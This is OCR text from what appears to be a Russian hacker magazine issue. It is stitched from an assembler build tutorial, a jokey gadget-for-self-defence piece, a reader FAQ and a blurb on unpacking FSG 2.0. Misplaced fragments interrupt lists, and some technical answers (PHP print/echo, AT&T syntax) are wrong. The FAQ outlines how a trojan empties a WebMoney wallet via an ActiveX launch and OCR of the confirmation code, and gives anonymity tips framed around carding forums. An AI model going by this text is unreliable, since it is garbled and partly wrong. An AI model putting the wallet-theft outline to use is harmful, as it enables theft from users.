где /c — ключ, означающий «только ассемблировать, а не линковать» (линкованием мы займемся самостоятельно, только позже), /coff — транслировать в coff-файл (по умолчанию создается omf, с которым мало кто из линкеров умеет работать). Ну а hello.asm — имя нашего файла. MASM ругается: «warning A4022: with /coff switch, leading underscore required for start address: start», но вроде бы ассемблирует. Постой, но ведь у нас уже есть метка start, заданная в качестве стартового адреса! Что же транслятору еще надо?! Уродский Microsoft! MASM хочет иметь «_start» (с подчеркиванием), а у нас подчеркивания и нет! Выход: заменить start на _start или в модели памяти указать тип вызовов «stdcall». Теперь программа ассемблируется без проблем, и наступает черед ее линковать. Это делается так:

```
link /SUBSYSTEM:WINDOWS hello.obj
            KERNEL32.LIB USER32.lib,
```

где SUBSYSTEM — ключ, отвечающий за выбор подсистемы (в данном случае WINDOWS, еще есть CONSOLE для консольных программ и NATIVE для драйверов), hello.obj — имя линкуемого файла, KERNEL32.LIB и USER32.LIB — имена необходимых библиотек, поставляемых вместе с Platform SDK. Если же SDK нет, то линкер ms link может сгенерировать их самостоятельно, стоит только указать ему ключ /IMPLIB:KERNEL32.DLL.

```
hello2.obj : error LNK2001: unresolved external
symbol _ExitProcess
hello2.obj : error LNK2001: unresolved external
symbol _MessageBoxA
hello2.exe : fatal error LNK1120: 2 unresolved
externals
```

Вот так номер! Линкер не может найти функции! Почему? Заглянув в USER32.lib hex-редактором, мы увидим, что MessageBoxA там объявлена как _MessageBoxA@16, где _ — признак stdcall-вызова, а @16 — размер всех аргументов функции в байтах. Соответственно, ExitProress зовется как _ExitProcess@4, поскольку принимает всего один аргумент, а в 32-разрядном режиме все они двухсловные.

Все равно ни хрена не понятно! Мы же уже сказали, что модели памяти — stdcall, и транслятор послушно добавил ко всем функциям знак подчеркивания. Но оказывается, что он забыл дописать аргументы. А как бы он их дописал? Ведь прототип функции объявлен как «ROC»! Вот ассемблер и постеснялся разводить самодеятельность!

В комплекте с полной версией MASM'a идут inc-файлы, в которых все прототипы объявлены правильно, однако в DDK ничего подобного нет, и поэтому эту работу нам приходится выполнять самостоятельно и писать так: extern MessageBoxA@16:near или так: extern _imp__MessageBoxA@16: dword. В последнем случае функция будет вызвана через переходник. Если слово stdcall в модели памяти не указано и, следовательно, знак подчеркивания транслятором не добавляется, обе конструкции будут выглядеть так: extern _MessageBoxA@16: near и extern __imp__MessageBoxA@16: dword. Чтобы не вызывать каждый раз по длинному имени, создай короткий алиас, обозвав его хоть msgbox, хоть mb, хотя во избежание путаницы программисты все-таки сохраняют оригинальные API-имена и убирают только «_» и «$x».

Законченный вариант программы будет выглядеть так:

```
.386
.model flat

extern _ExitProcess@4:near
extern _MessageBoxA@16:near

.data
s0 db 'hello, world',0

.code
_start:
   push 0
   push 0
   push offset s0
   push 0
   call _MessageBoxA@16

   push 0
   call _ExitProcess@4
end _start
```

Программа нормально транслируется и даже работает, но не дает ответа на вопрос: почему же ее создатель не выполнил все эти действия заранее?! Да потому, что программа предназначалась для TASM'а, библиотекарь которого именует функции так, как написано, а не так, как диктует соглашение о stdcall-вызовах. Но почему бы тогда не транслировать программу TASM'ом?! Есть причины. Во-первых, TASM заброшен и уже не развивается (впрочем, MASM не развивается тоже). Во-вторых, объектные файлы, сгенерированные TASM'ом, трудно интегрировать в другие проекты. В-третьих, мыщъх'и испытывают к Багдаду стойкую антипатию. Но если кому-то нравится TASM, то компилируйте программу так:

```
rem ассемблируем
tasm32 /ml h2.asm

rem готовим библиотеки из dll
implib -c user32.lib
            C:\WINNT\system32\user32.dll
implib -c kernel32.lib
            C:\WINNT\system32\kernel32.dll

rem линкуем
tlink32 h2.obj -Tpe -aa -L user32.lib -L kernel32.lib
```

А нельзя ли ассемблировать нашу программу замечательным (и притом совершенно бесплатным) транслятором FASM? Увы! Различия в синтаксисе FASM'а очень значительные, и без капитальной правки листинга здесь не обойтись. Вот только один пример. Широко распространенная конструкция DB 669h DUP(?) приводит FASM в состояние замешательства и ее приходится заменять на rb 669h, что, несомненно, короче, но это же сколько лишней работы по переносу делать приходится! Отсутствие offset'а мы уже отмечали. Привычных директив тоже нет. Макросредства есть, но совсем не те, что в MASM'е, и работают они совсем не так!

После переделки под FASM программа будет выглядеть так:

```
include 'INCLUDE\win32ax.inc'

.code
start:
   push 0
   push 0
   push s0
   push 0
   call [MessageBox]

   push 0
   call [ExitProcess]

.data
s0 db 'hello, world',0

.end start
```

Как видно, исчезли директивы .386" и .model, а в начале ключевого слова end" появилась точка, которой раньше не было. Включаемый файл «win32ax.inc» содержит все необходимые определения, и поэтому API-функции вызываются по их именам, заключенным в квадратики (косвенный вызов по ссылке, если делать иначе — все рухнет). Ключевое слово offset исчезло из инструкции push s0. Вот, пожалуй, и все. Теперь транслятор пережевывает программу и не давится: fasm hello.asm. Нам же остается только запустить созданный exe-файл на выполнение и порадоваться тому, как хорошо он работает.

BINARY YOUR'S

БУДЕМ СЧИТАТЬ, ЧТО МЫ СОЗРЕЛИ ДЛЯ АССЕМБЛИРОВАНИЯ



Все исходные коды этой статьи ты можешь найти на нашем диске



Доподлинно неизвестно, кто впервые додумался применять предметы повседневного обихода для самообороны. Возможно, это были древние домохозяйки, оттачивавшие на мужьях искусство владения скалками, или отважные азиатки, отбивавшиеся веерами от излишне рьяных кавалеров. В наше неспокойное время столь важный вопрос, как эффективная защита чести, достоинства, имущества и других значимых атрибутов современного человека и гражданина поднимается в основном в телепередачах типа «Горячие сводки Северного Дегунино» или «Самые кошмарные преступления НН-го века». Впрочем, также не дремлют нагоняющие ужас газеты, милицейские участковые и ископаемые преподаватели НВП из местных вузов.

Все они любят давать ценные указания, делиться важной информацией и развивать громоздкие теории с философским подтекстом. Как правило, этим все и ограничивается.



Иллюстрации: АЛЕКСАНДР ГЛАДКИХ


ТЕХНИКА ВЫЖИВАНИЯ

Если подойти к вопросу предельно серьезно, то пять-десять лет ежедневных занятий с седобородым мастером кун-фу из отдаленного тибетского монастыря наверняка научат тебя не бояться даже люберецких парней в клетчатых штанах, но этих-то самых лет, как правило, и не хватает в твоем и без того переполненном расписании. Мы решили поступить гораздо проще, и, сконцентрировав бесценные сведения, попробовать разобраться, что из окружающих тебя каждый день предметов может пригодиться для выживания на улице, в метро и прочих общественных местах. Конечно, речь пойдет об электронике, без которой сегодня не выходят из дома даже почетные дружинники московской Олимпиады 1980 года. Стоит учесть, что многие девайсы, столь любимые нами, способны не столько помочь выпутаться из неприятной ситуации, сколько, наоборот, способствовать ее возникновению. Сей щекотливый момент мы тоже учли — необходимый баланс может и должен быть достигнут.

SONY ERICSSON W800

За последние пять-десять лет сотовые телефоны просто прикипели к их счастливым владельцам, и представить полноценную активную жизнь в городе без этого куска пластика практически невозможно. Конструкторы и маркетологи в поте лица создают и «впаривают» потребителям все новые и новые функции, однако реально полезных из них появилось за последние годы не так уж много. Одно из последних нововведений, достойное внимания, — совмещение аудиоплеера и сотового телефона. Сначала телефоны такого рода не позволяли усомниться в том, что столь ценное новшество имеет своей целью вызвать у тебя головную боль и оставить без связи. Первое должно было случиться из-за прискорбно низкого качества звука, а второе — от постоянного повторения жалкого десятка треков, способного поместиться в 64 Мбайт бортовой памяти. Ситуация постепенно менялась к лучшему вплоть до того момента, когда в процесс вмешалась Sony Ericsson и принесла с собой легендарный бренд Walkman, перенесенный на благодатную почву сотовой связи. Первым полноценным сотовым «бродягой» стал телефон W800. Музыкальная функциональность телефона на высшем уровне: 512 и более Мбайт памяти, качественные комплектные наушники, прямое USB-подключение к компьютеру, а главное — фирменное качество звука Sony. Дизайн телефона вызывает судорожные сокращения мышц у особо впечатлительных дамочек и скупую мужскую слезу зависти у поклонников мрачных «гробиков» от Siemens. В качестве средства сохранения физического и морального здоровья, а также оперативного восстановления статус-кво любому сотовому телефону просто нет равных (с учетом того, что деньги на счету все-таки есть). Один своевременный звонок или в нужный момент сделанная фотография могут помочь избежать многих проблем или решить их, если таковые возникнут. Наконец, в наиболее критичных обстоятельствах телефон может послужить неплохим метательным снарядом, учитывая аэродинамические обводы прочного пластикового корпуса.





ADIDAS 1

Хорошая обувь — залог комфортного перемещения по опасным бетонным джунглям современного мегаполиса. Весной, в брачный сезон, самцы homo syncreaderus привлекают самок и самовыражаются, надевая особо яркие кроссовки. К сожалению, до последнего времени обувь оставалась, пожалуй, не слишком связанной с высокими технологиями областью интересов, не считая, конечно, проектирования на станциях Silicon Graphics и роботизированных фабрик площадью в десятки гектар, надежно спрятанных в лесах Камбоджи. То есть не было в ней ничего, способного по-настоящему тронуть сердце сурового гаджетовода и техноманьяка, не говоря уже об обычном городском жителе. Ситуация серьезно изменилась к лучшему с появлением кроссовок Adidas 1. Эти «тапочки для бега» представляют собой первые в мире кроссовки, снабженные собственным микропроцессором, настраивающим параметры жесткости в реальном времени. То есть, когда ты подкрадываешься к зазевавшейся жертве на водопое (читай, у барной стойки хорошего ночного клуба), они мягкие, как пух ангорской козы, а если нужно прибавить оборотов, догоняя уходящий троллейбус, они моментально станут крепче подошвы страуса эму.

Оценить способность Adidas 1 помочь тебе в важном и ответственном деле забега наперегонки с десятком фанатов проигравшей футбольной команды до ближайшего львиного прайда (читай, милицейского участка) не представляется возможным. Ну, а если силы примерно равны, с помощью творения немецкой технической мысли ты всегда сможешь показать обидчику, как лягается лошадь Пржевальского на личном примере.

ASUS A636

Для того чтобы успешно передать собственные таланты следующему поколению да и, вообще, просто успеть больше остальных, тебе понадобится хорошо ориентироваться в окружающем пространстве и уметь не запутаться в переплетениях улиц. Если ты научишься это делать, то учти: объезжать пробки по закоулкам, где годами никто не убирал навечно припаркованные 412-е «Москвичи», — удовольствие сродни археологическим исследованиям. К сожалению, даже Джонни-Мнемонику придется туго, если он попробует запомнить подробные карты городов хотя бы Балашихинского района, не говоря уже о Мехико-Сити, куда ты можешь запросто махнуть на поиски приключений. Здесь особенно пригодится GPS-навигатор, отслеживающий твое положение с помощью спутникового сигнала. Согласны, чувствовать себя персонажем фильма «Враг государства» не слишком приятно, но ведь в случае с GPS-навигацией можно сказать, что не спутник следит за тобой, а ты за ним. Так что все предубеждения можно смело отбросить, тем более что ASUS A636 способен серьезно облегчить процесс. Этот неслабый наладонник с GPS-модулем умеет еще много, помимо того, чтобы водить тебя маршрутами имени Уилла Смита. Слова Intel XScale PXA270, контроллер Wi-Fi, IrDA и Bluetooth, чип SiRF Star III и поворотная антенна много скажут знатокам. Главное, они означают, что ASUS A636 быстр, как охотник за пустыми бутылками, имеет больше связей, чем Абрамович, и держит сигнал бульдожьей хваткой. Ему вполне по силам отслеживать раз в секунду твое положение на скорости движения кортежа по Рублевке с точностью до 5 м. Ну, а если кто-то, обладая столь важной информацией, не сможет проложить безопасного маршрута, то помочь ему, видимо, сможет только доктор Майоров.





SONY PLAY-STATION PORTABLE

Одна из главных опасностей, поджидающих тебя в процессе ежедневной рутины, — всепоглощающая скука. Очереди во всевозможных приемных, бесконечные пробки, переезды с одного конца города на другой и так далее, не говоря уже о нудных сдвоенных лекциях. Надежным средством борьбы с этой страшной напастью может стать Sony Playstation Portable — дальний и лучший потомок кошмарных тетрисов и прочих геймбоев. Машинка размером с сотовый телефон образца 1996 года поражает воображение ярким дисплеем диагональю в 4,3 дюйма, занимающим большую часть корпуса. Здесь-то уж точно не приходится вглядываться в нагромождения пикселей, пытаясь заставить воображение нарисовать грудастую принцессу с планеты динозавра Йоши. За изображение отвечает мощный 3D-акселератор, так что игры выглядят не хуже, а то и лучше, чем на серьезных домашних консолях, не говоря уже о предыдущем поколении портативных игрушек. Игры для PSP записываются на диски UMD, внешним видом подозрительно напоминающие практически почивший в бозе формат MiniDisc. Видимо, Sony нашла способ поставить простаивающее оборудование на рельсы конверсии. Помимо игр, о которых тебе расскажут другие, не менее любимые журналы, PSP позволяет слушать музыку, смотреть видео, графику и текст. Это значит, что способов разобраться со скукой, плавно переходящей в смертельную зевоту, с появлением у тебя консоли станет как минимум пять. В ближайшем будущем японцы обещают снабдить свое детище полноценным веб-браузером, что в тандеме со встроенным контроллером Wi-Fi должно сослужить тебе неплохую службу в поиске, обнаружении и использовании «незапертых» беспроводных сетей.
Если отвлечься от Wipeout Pure и вспомнить о личной безопасности, то утешительных результатов PSP не принесет. У консоли крайне высокий уровень привлекательности в глазах всевозможных деклассированных элементов, поэтому пользоваться ею в последней электричке горьковского направления лучше не стоит. Как бы то ни было, в крайнем случае при весе в 300 г и с металлической задней крышкой PSP может выступить в роли «не слишком тяжелого тупого предмета» для нанесения телесных повреждений в ожидании подхода наряда милиции.

TECHNICS RP-DH1200

Чуткий слух, конечно, крайне важен для нормальной жизнедеятельности, но на городских улицах и под землей на первый план выходит острое зрение. Надеемся, о поддержании его надлежащей остроты ты позаботился и успешно справляешься с мелким шрифтом на страницах любимого журнала. Значит в том, чтобы усладить собственный слух хорошей музыкой в процессе монотонных путешествий по городу на метро, электричках, маршрутках, а то и своих двоих, нет ничего плохого. Правда, в качестве средства услаждения порекомендовать тебе истошно орущие «затычки», часто прилагаемые в довесок к вполне достойным плеерам, мы никак не можем. Для вдумчивого получения удовольствия от музыки, а также качественного ограждения твоей, без сомнения, высокоорганизованной личности от негативного влияния шума и пустых речей окружающих потребуется что-то посерьезней. Например, наушники Technics RP-DH1200. Надев их себе на голову, ты с радостью заметишь, что у скандальной тетки, притиснутой к тебе в тесном чреве вагона «Метрострой» практически пропал голос, а в редкой концертной записи «Продиджей» в полном объеме проявились подобающие басы. Дизайн наушников наводит на мысли сразу о трех «Терминаторах», так как серебряный цвет используется в них самым выдающимся образом. Выносливость конструкции, призванной ежедневно сносить тяготы эксплуатации в условиях агрессивной внешней среды, подтверждается неподдельной любовью к этой модели диджеев, которых хлебом не корми, дай что-нибудь повыкручивать. Защитные функции Technics RP-DH1200 распространяются в основном на звуковые вторжения в личное пространство, разве что в темном переулке подвыпивший охотник до чужого имущества примет тебя в них за инопланетянина.





APPLE IPOD VIDEO 60G

Эталонный дизайн этого плеера может сослужить плохую службу и привлечь к твоей персоне внимание нежелательных социальных элементов, однако он слишком хорош, чтобы его прятать. iPod Video вполне по силам обратить на себя внимание хорошенькой пассажирки напротив, которая так же, как ты «обожает» общественный транспорт. Уверен, вы найдете, о чем поговорить. Кроме того, ты всегда сможешь показать ей горячий видеоролик, только что выкачанный из Сети на 2-дюймовом цветном дисплее или дать «порулить» с помощью фирменного колеса сенсорного управления ClickWheel. Шестьдесят (!) гигабайт жесткого диска плеера предоставят достаточную широту выбора, чтобы найти что-нибудь по душе даже для дежурного по станции «Планерная» Московского метрополитена. Серьезным доводом в споре с патрульным милиционером, возжелавшим проверить документы у такого необычного прохожего, как ты, могут стать 20 МВт выходной мощности на канал — все позывные служителя закона просто пройдут мимо твоих ушей. Учитывая тему нашего эссе, в совсем новом свете предстает металлический корпус плеера и сердечник жесткого диска. Видел вестерны, где смертельный удар отрицательного героя останавливает припрятанная во внутренний карман фляжка с любимым виски? Не будем спорить, что лучше: виски или iPod, однако равных в прочности корпуса у нового плеера от Apple найдется немного. Кроме того, по крылатому выражению Бориса из всем известного фильма Гая Ричи, «если он не сработает, ты всегда сможешь им как следует врезать противнику», если таковой найдется, чего мы, конечно, ни в коем случае не желаем.

Эту статью мы позаимствовали из апрельского номера Sync. Она нам так понравилась, что мы не смогли устоять!



FAQ

СТЕПАН ИЛЬИН AKA STEP
/ **FAQ@REAL.XAKEP.RU** /

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/крэком/фриком — для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.



Q: Беда! Исчезли деньги из с кошелька Webmoney. Пускай сумма несущественная, но факт остается фактом. Денег нет. Я не работал с этой платежной системой уже несколько недель, но в истории платежей указано, что несколько дней назад был осуществлен перевод денег на другой кошелек. Как это вообще могло получиться? Использую файрвол и антивирус, своевременно устанавливаю все обновления для винды. А в настройках Webmoney Keeper активирована привязка к IP.

A: Если честно, то увести деньги с WM-кошелька — не такая уж большая проблема. В публичном доступе подходящего инструментария, конечно, не найти, но будь уверен, что в приватных закромах подобного добра хватает. Подцепить заразу сейчас проще простого. Серфишь инет и никого не трогаешь, а вместе с тем твоя тачка легко может быть заражена через еще неопубликованный баг в Internet Explorer'е. Дальше — дело техники. Зараза может легко замаскироваться и делать в твоей системе все что заблагорассудится, в том числе и мухлевать с WebMoney Keeper'ом. И не надо делать глупости, пытаясь переименовывать или переносить его исполняемый файл. Не поможет! Трояну он даже не понадобится! Вместо этого он легко инициализирует его запуск с помощью ActiveX-элементов, открыв в браузере страницу со следующим содержимым:

```
<OBJECT ID="WMAcceptor"
CLASSID="CLSID:463ED66E-431B-11D2-ADB0-0080C83DA4EB"
CODEBASE=http://download.webmoney.ru/WMAcceptor.
CAB#version=1,0,0,31
 WIDTH=76
 HEIGHT=58>
<PARAM NAME="nState" VALUE=2>
</OBJECT>
```

После выполнения данного кода пользователю тут же будет выдано сообщение с предложением запустить программу для управления кошельками. С помощью API-функций троян элементарно может скрыть это окно от пользователя и согласится на запуск программы. Этот же прием используется для отправки денежных средств с кошелька жертвы. В качестве защиты от подобной гадости Webmoney Keeper предложит ввести трехзначное псевдослучайное число, отображаемое на экране. Проблема лишь в том, что любая мало-мальски рабочая OCR-библиотека легко обрабатывает изображение и успешно распознает цифры.

Q: Говорят, что даже при использовании SOCKS можно пропалиться из-за DNS-сервера. Это правда?

A: Каждый раз, когда в адресной строке браузера ты набираешь www.xakep.ru, твой компьютер обращается к Domain Name серверу, чтобы выяснить его IP-адрес. Если ты хочешь обратиться к www.xakep.ru анонимно, то использовать свой родной провайдерский DNS-сервер будет не самой лучшей идеей. Во-первых, ты банально сдашь себя своему провайдеру: любой анализ логов может показать, что ты нередко посещаешь, к примеру, хакерские и кардерские форумы. Во-вторых, ты можешь сдать себя непосредственно удаленному серверу. Проведем эксперимент: пропиши в браузере анонимную прокси и зайди на сайт www.dnsstuff.com/tools/aboutyou.ch. Если прокся оказалась действительно анонимной, то в графе «Your IP» ты увидишь ее адрес. Но это — половина беды. Опускайся до конца страницы и смотри на поле «Your DNS Server». Удивился, да? То-то и оно, что в большинстве случаев там будет DNS твоего любимого прова. Попался!

Решений проблемы может быть несколько. Самый простой выход — прописать совершенно левый DNS, находящийся в какой-нибудь Зимбабве. Еще лучше — использовать SOCKS5 и в параметрах соксофикации активировать опцию «Resolve all names remotely». Но лучше всего использовать VPN. В двух последних случаях вместо DNS будет отображаться адрес сокса или VPN.

Q: Чем отличается хост, хит, посетитель — все они фигурируют в статистике сайта?

A: Хитом считается любой заход на сайт. Если ты зашел на www.xakep.ru 10 раз, то все они прибавятся к счетчику хитов. Один хост — это уникальный за текущие сутки IP-адрес. Другими словами, количество хостов за день будет равно количеству посетителей с уникальными IP'шниками. В последнее время часто используют еще один критерий — посетитель. Это один хост, сделавший более одного хита. Таким образом, подсчитывается количество реальных посетителей с некоторой активностью на сайте, а не просто случайных гостей, которые сразу его покинули.

Q: Объясни, почему в Visual Studio 2005 нельзя просто вызвать функцию AfxMessageBox(«Сообщение») — приходится разбивать ее на три отдельных оператора:

```
CString LButClick;
LButClick="Сообщение";
AfxMessageBox(LButClick);
```

A: Это напрямую связано с использованием в VS2005 другого стандарта кодирования символов, а именно — Unicode. Для того чтобы все разом заработало, подставь букву L перед кавычками. Вызов функции в этом случае будет осуществляться так: AfxMessageBox(L"Сообщение"). В юникоде одному символу соответствует не один, а два байта. Поэтому необходимо производить подобное преобразование. Если Unicode не нужен, то можно отключить его в параметрах проекта или использовать директиву #undef UNICODE. Последнюю нужно включить во все файлы проекта.

Q: А как можно быстро отправить Windows XP в ребут, не ожидая завершения всех сопутствующих процедур (сохранения параметров и т.п.)? В Windows 9x, скажем, это осуществлялось двукратным нажатием Ctrl-Alt-Del.

A: Если нужна экстренная перезагрузка, то просто зажми клавишу Ctrl и выбери в диспетчере задач команду «Перегрузить» — если лень дотянуться до кнопки Reset.

Q: Хотим в узких местах нашей домашней сети провести оптоволоконные линии. Цены на оптику сейчас невысокие, но вот в сварке — загвоздка. Сварочного аппарата, естественно, нет, компетентных людей — тоже. Что можешь посоветовать в этом случае? Неужели нет никакой альтернативы?

A: Возможность сращивать оптические волокна сваркой действительно присутствует далеко не везде и не всегда. Оборудование стоит порядка десяти тысяч долларов. Оно периодически ломается, требует обслуживания и расходных материалов. При этом для сварки необходимо четко соблюдать температурные условия работы, а также параметры питания от сети. Понятно, что все это не всегда выполнимо. В качестве альтернативы был создан другой, более простой и дешевый способ сращивания волокон — при помощи механических соединителей, так называемых сплайсов. Принцип предельно прост: скрепить два световода так, чтобы получился один цельный. Для этого в конструкции предусмотрены две специальные направляющие, а также устройство для их фиксации. Место стыка, а иногда все внутреннее пространство сплайса, заполняется специальным гелем. Его показатель преломления близок к показателю преломления световода, поэтому он никак не влияет на передачу света. Возникающее при таком соединении затухание практически не отличается от затухания соединения, произведенного с помощью сварки. Несмотря на небольшую цену сплайса (всего $10—20), соединение осуществляется быстро и надежно. И хотя допускается исключительно одноразовое применение, люди научились осуществлять повторную сцепку волокон.

Каждый раз, когда в адресной строке браузера ты набираешь www.xakep.ru, твой компьютер обращается к Domain Name серверу, чтобы выяснить его IP-адрес.

Процедуру склейки можно условно разделить на несколько простых пунктов:

- разделка кабелей;
- удаление покрытия волокон, а также гидрофобного заполнителя (в случае его наличия, конечно). Последний представляет собой специальное вещество, которое моментально восполняет оболочку кабеля в месте его повреждения;
- скалывание оптических волокон с помощью специального инструмента (цена скалывателя от $100);
- контроль скола волокон. Если скалывание осуществлено неудач-

Sky In и Gizmo Call In стоят одинаково: $12 за три месяца или $35 за год.

но, то нужно попытаться сделать это повторно;
- монтаж соединяемых волокон в направляющих сплайса и их позиционирование;
- фиксация оптических волокон и последующий контроль соединения

Q: А в чем прикол XSLT?
A: Технология XSLT (сокращенно от Extensible Stylesheet Language Transformations) является одним из важнейших представителей XML-семейства. Документ в XML-формате представляет собой совокупность данных, но никак не описывает параметры их представления на экране. Единожды созданный XML-файл может быть представлен в совершенно разном виде, при этом визуализация лежит на плечах других технологий — в первую очередь на XSLT. После применения к XML-документу таблицы стилей, описанной в соответствии с правилами XSLT, исходные данные не изменятся. Зато создастся новый документ, в который будут записаны результаты преобразования. Это необязательно будет текстовый документ или файл с XML-структурой. Он может представлять собой что угодно — все зависит лишь от тех правил, которые заложены в таблице XSLT. Чаще всего подобные преобразования осуществляются в веб-приложениях для того, чтобы визуализировать данные из XML-документа в красивом HTML-виде. Настоятельно рекомендую тебе прочитать книгу «XSLT в примерах», электронная версия которой, вдобавок переведенная на русский язык, располагается по адресу: http://zvon.org/xxl/XSLTutorial/Output_rus/index.htm.

Q: Вы писали, что существует два вида синтаксиса ассемблера. Чем они отличаются и какой из них проще?
A: Действительно, существуют два вида синтаксиса: Intel и AT&T. Читая статьи из раздела «Кодинг», ты имел дело с Intel'овским синтаксисом. Он проще и компилится большинством компиляторов (MASM, TASM, FASM, NASM и другими). Характерные особенности:
- Приемник указывается слева от источника. Команда mov eax, ebx перешлет в eax значение регистра ebx.
- Существует определенный набор зарегистрированных слов, в частности названия регистров. Их нельзя использовать для указания переменных и меток.

С синтаксисом AT&T работает GNU Assembler, входящий по умолчанию в любой Linux. Однако он довольно специфичен и в какой-то мере более сложен:
- Наименование регистра начинается со знака процента (%): %eax, %ebx, %ecx, %edx.
- Иной порядок операндов: в начале указывается источник, затем — приемник. В синтаксисе Intel все наоборот.
- Размер операнда определяется как окончание имени инструкции. Окончание b указывает на то, что операнды имеют размер 1 байт, окончание w — 1 слово (2 байта), окончание l — 4 байта. Например: movl %ebx,%eax (регистры ebx и eax оперируют двойными словами, то есть операндами размером 4 байта).
- Константы отмечаются префиксом $, например subl $31337,%ebx.
- Сегмент и смещение отмечаются по-другому. Сравни: 00:0FFh (Intel) и 00.$0xFF (AT&T).

Справедливости ради замечу, что в целом синтаксисы очень похожи, и тому, кто разберется с программированием на одном из них, перейти на другой не составит труда. Тем более что всегда можно воспользоваться специальным конвертером — att2intel (www.blah.ch/att2intel).

Q: Вот в PHP есть две функции: print и echo. Обе выводят текст на экран (то есть веб-страницу), но должна же быть какая-то разница?
A: В результате интерпретации следующего кода:

```
<?php
print "Hello World! <br />";
echo "Hello World!";
?>
```

выход на экран будет одинаковым:

```
Hello World!
Hello World!
```

Поэтому чаще всего использование той или иной функции зависит от личных предпочтений. Однако разница все-таки есть и напрямую связана с тем, как ты используешь вывод. В случае использования функции print возвращается значение True или False. Это может быть удобно, например, для реализации алгоритмов сортировки. В то же время функция Echo не возвращает какого-либо значения, но зато выполняется немного быстрее.

Q: Перестала определяться моя USB-флешка на 512 Мб. Что делать?
A: Проблемы с определением Flash-диска могут возникнуть по нескольким причинам. Он может быть не отформатированным, ошибочно защищенным от записи/чтения. Возможно, в системной области неправильно указан его размер. Во всех этих случаях рецепт один: нужно попробовать отформатировать его с помощью специальной утилиты, которая у каждого производителя Flash-устройств своя. Беги на его официальный сайт и в разделе Downloads ищи фирменную программу для форматирования. Если определить принадлежность флешки к тому или иному производителю невозможно, то нужно попытаться выяснить используемый тип контроллера. Для этого можно выложить фото девайса (если возможно — в разобранном виде) на различных «железных» форумах, где опытные люди смогут тебе подсказать. В некоторых случаях может помочь программа EzRecover (http://mike.skyper.ru/files/EzRecover.exe). Не хочу тебя расстраивать, но сбой подобного плана, скорее всего, повлечет за собой полную потерю данных с устройства. В следующий раз делай бэкап.

Q: Бизнес требует организовать входящие и исходящие звонки за пределами нашей любимой Родины. Судя по отзывам, мне идеально подходят два сервиса: Skype (www.skype.com) и Gizmo (www.gizmoproject.com). Но что лучше?
A: Сразу говорю: по функциональности различий нет. Правда, достигается она различными средствами. Для передачи голоса Skype использует свой собственный протокол, специально разработанный и оптимизированный. Ребята выпустили реально законченный продукт, который будет неприхотливо работать в любых условиях — лишь бы был доступ в Сеть. Никакие NAT'ы, серые IP и распространенные пользовательские ограничения на качество разговора и возможность соединения не повлияют. Быстро набирающий популярность Gizmo использует в корне другой подход и основывается на протоколе SIP (Session Initiation Protocol). В статье «Прощай, телефонная сеть» («Хакер», январь) описываются достоинства и недостатки этого протокола. В частности, к недостаткам можно отнести некоторые проблемы клиентов, работающих через NAT (а таких сегодня очень и очень много). С другой стороны, системы, построенные на открытых протоколах, всегда более расширяемые, поэтому клиент Gizmo отлично взаимодействует с другими программами, основанными на SIP (к примеру, Open Wengo — www.openwengo.com). Обе системы предоставляют бесплатные звонки с компьютера на компьютер, возможность совершать звонки на обычный и мобильный телефоны (Sky Out и Gizmo Call Out). Стоимость звонка в обоих случаях зависит от месторасположения абонента: наиболее популярные направления (в том числе Москва и Питер) через Skype стоят порядка 2-х центов в минуту. У Gizmo расценки сильно варьируются: при цене в 1 цент/минута на звонки в Штаты ты будешь звонить в Россию за 32 цента/минута (по-моему, чрезмерно много). Возможность аренды настоящего номера и приема звонков через компьютер (Sky In и Gizmo Call In) стоят одинаково: $12 за три месяца или $35 за год. Что касается Skyp'а, то можно арендовать до 10-ти номеров в десятки стран. Gizmo предоставляет другие условия: неограниченное количество номеров, но только в США и Великобританию. Теперь по качеству соединения. Тут, конечно, главное — качество канала. Если с качеством проблем нет, то едва ли разговор по обычному телефону и VoIP будет различим. В случае загруженного канала могут появиться заикания, а также некоторые задержки в разговоре. Но даже в этих условиях вполне сносно можно общаться на уровне сотовой связи.

BINARY YOUR'S


СПЕЦ
сделано СПЕЦИАЛИСТАМИ
по информационной безопасности,
ПРОГРАММИРОВАНИЮ, ИНТЕРНЕТУ И СОВРЕМЕННЫМ СРЕДСТВАМ
СВЯЗИ, ТЮНИНГУ, МОДИНГУ И ОВЕРКЛОКИНГУ,
АДМИНИСТРИРОВАНИЮ И НАСТРОЙКЕ ОС И СЕТЕЙ, E-COMMERCE
И КАРЬЕРЕ В IT. ХОЧЕШЬ ЗНАТЬ БОЛЬШЕ? ЧИТАЙ ХАКЕР СПЕЦ!



ОБХОДИМ ЗАЩИТУ FSG 2.0

Однажды в студеную зимнюю пору одному перцу пришла в голову мысль покопаться в чужой проге дебаггером. Но вот незадача: вместо нормального кода, он увидел там какую- то ерунду. Возможно, он выкинул бы эту идею из головы, если не… Впрочем, оставим интимные подробности — просто он решил довести дело до конца. Окно анализатора PEiD с потрохами выдало используемую в приложении защиту: ею оказался FSG 2.0. Вооружившись кучкой знаний и впихнув себе в башню немного серого вещества, наш приятель приступил к работе. Дабы избавиться от лишнего геморроя, он запаковал стандартный виндовый блокнот тем же FSG'ом. Открыв запакованный файл в дебаггере OllyDdg, он для начала решил найти переход на OEP (переход оказался непростым, а тройным) и, как не странно, ему это удалось. Сняв отпечаток памяти своего компьютера, он с удивлением обнаружил, что он мертвый. Тут мерзавец решил заставить жить неработающий экзэшник. Прочитав дополнительную литературу (в виде анекдотов), он попытался восстанавливать таблицу импортов в дампе. Для этого с помощью шестнадцатеричного редактора он вскрыл дамп и нашел там изуродованные FSG'ом табы. Прикрутив новую чистенькую таблицу к своему дампу, его удивлению не было предела.
Дамп работает. И работает на ура!

БЕДНЫЙ-БЕДНЫЙ IBP

